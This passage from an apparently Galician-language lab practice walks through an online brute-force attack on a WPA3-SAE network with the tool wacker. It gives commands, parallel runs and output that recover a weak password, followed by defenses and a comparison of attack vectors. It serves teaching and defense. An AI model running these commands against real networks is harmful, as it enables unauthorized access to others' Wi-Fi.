##1532 / 14344391 words (0.01%) : 82.3 words/sec : 0.005 hours lapsed : 48.4 hours to exhaust
##3847 / 14344391 words (0.03%) : 79.8 words/sec : 0.013 hours lapsed : 49.9 hours to exhaust
##...

##Found the password: 'spongebob19'

##Stop time: 20 Feb 2026 10:19:47
```

Con *rockyou.txt* e o contrasinal *spongebob19* (débil, presente na wordlist), *wacker* atopa o contrasinal en **minutos**. Con un contrasinal forte de 20+ caracteres aleatorios, o ataque tardaría séculos.

D) Consolas 3 e 4. Paralelización con múltiples interfaces (opcional):

Para acelerar o ataque pódense lanzar varias instancias en paralelo, cada unha con un fragmento da wordlist:

```
# cd /opt/wacker && ./split.sh 5000 /usr/share/wordlists/rockyou.txt #Desde /opt/wacker -
dividir

a wordlist en 5000 partes

## Xera: rockyou.txt.aaa (primeira parte)

## ...

##          rockyou.txt.hkh (última parte)
```

Consola3 — Instancia 1 (wlan2, primeira parte)

```
# python3 wacker.py --wordlist rockyou.txt.aaa -interface wlan2 \
--bssid EA:18:30:AA:C3:48 --ssid EMPRESA-XYZ --freq 2437
```

Consola4 — Instancia 82 (wlan3 en modo managed, parte 82)

```
# python3 wacker.py --wordlist rockyou.txt.add --interface wlan3 \
--bssid EA:18:30:AA:C3:48 --ssid EMPRESA-XYZ --freq 2437
##Saída esperada:

##...

## 1400 / 2869      words (48.80%) :   37 words/sec : 0.011 hours lapsed :    0.01 hours to exhaust ...
## 1401 / 2869      words (48.83%) :   37 words/sec : 0.011 hours lapsed :    0.01 hours to exhaust ...

## Found the password: 'spongebob19'
```

Con N interfaces, o tempo total redúcese por un factor de N. En hardware real con múltiples adaptadores USB Wi-Fi, o ataque é proporcionalmente máis rápido.

Monitorización e reanudación:

Wacker garda logs en /tmp/wacker/:

Listar ficheiros de log (Terminal 1)

```
ls -lh /tmp/wacker/

# wlan2          → socket de control wpa_supplicant
# wlan2.conf     → configuración wpa_supplicant para wacker
# wlan2.pid      → PID do proceso wpa_supplicant
# wlan2_wacker.log → log detallado
```

Reanudar desde unha palabra concreta (se o ataque foi interrompido)

```
python3 wacker.py --wordlist /usr/share/wordlists/rockyou.txt --interface wlan2 \
--bssid EA:18:30:AA:C3:48 --ssid EMPRESA-XYZ --freq 2437 --start sports01
```

Continúa desde a primeira palabra que comeza por "sports01"

Conclusión: a seguridade de WPA3-SAE depende do contrasinal

SEGURIDADE WPA3-SAE = f(fortaleza do contrasinal)

Tipo de contrasinal	Exemplo	Tempo estimado (wacker, 1 NIC)
Palabra de dicionario	spongebob19	Minutos (en rockyou)
Frase curta predecible	minomerodecasa	Horas-días (wordlists específicas)
12 caracteres mixtos	X9k!mP2@qR5n	Anos (fóra de wordlists)
20+ caracteres aleatorios	v7#Kp!2mNxQ8@wLjR4s	Séculos (imposible na práctica)

Defensas contra wacker:

- **Contrasinal \geq 20 caracteres** aleatorios — a única defensa realmente efectiva
- sae_anti_clogging_threshold=5 en hostapd.conf — limita a taxa de intentos SAE
- **Monitorización de intentos SAE fallidos** con IDS/SIEM — wacker xera moito ruído visible
- **WPA3-Enterprise (EAP-TLS)** — elimina completamente o risco de forza bruta ao contrasinal compartido

Comparativa de vectores de ataque contra WPA3-SAE (resumo desta práctica):

Vector	Posible?	Mitigación
Cracking offline do handshake	✗ Non	Forward Secrecy (SAE/Dragonfly)
KRACK (reinstalación de claves)	✗ Non	PMF obrigatorio (ieee80211w=2)
DoS con dragondrain	(versión 2.7)	Actualizar hostapd \geq 2.8 + anti-clogging
Evil Twin + downgrade WPA2-PSK	Sen ieee80211w=2 obrigatorio	Modo WPA3-only + PMF=2
Forza bruta online (wacker)	Sempre	Contrasinal forte \geq 20 chars

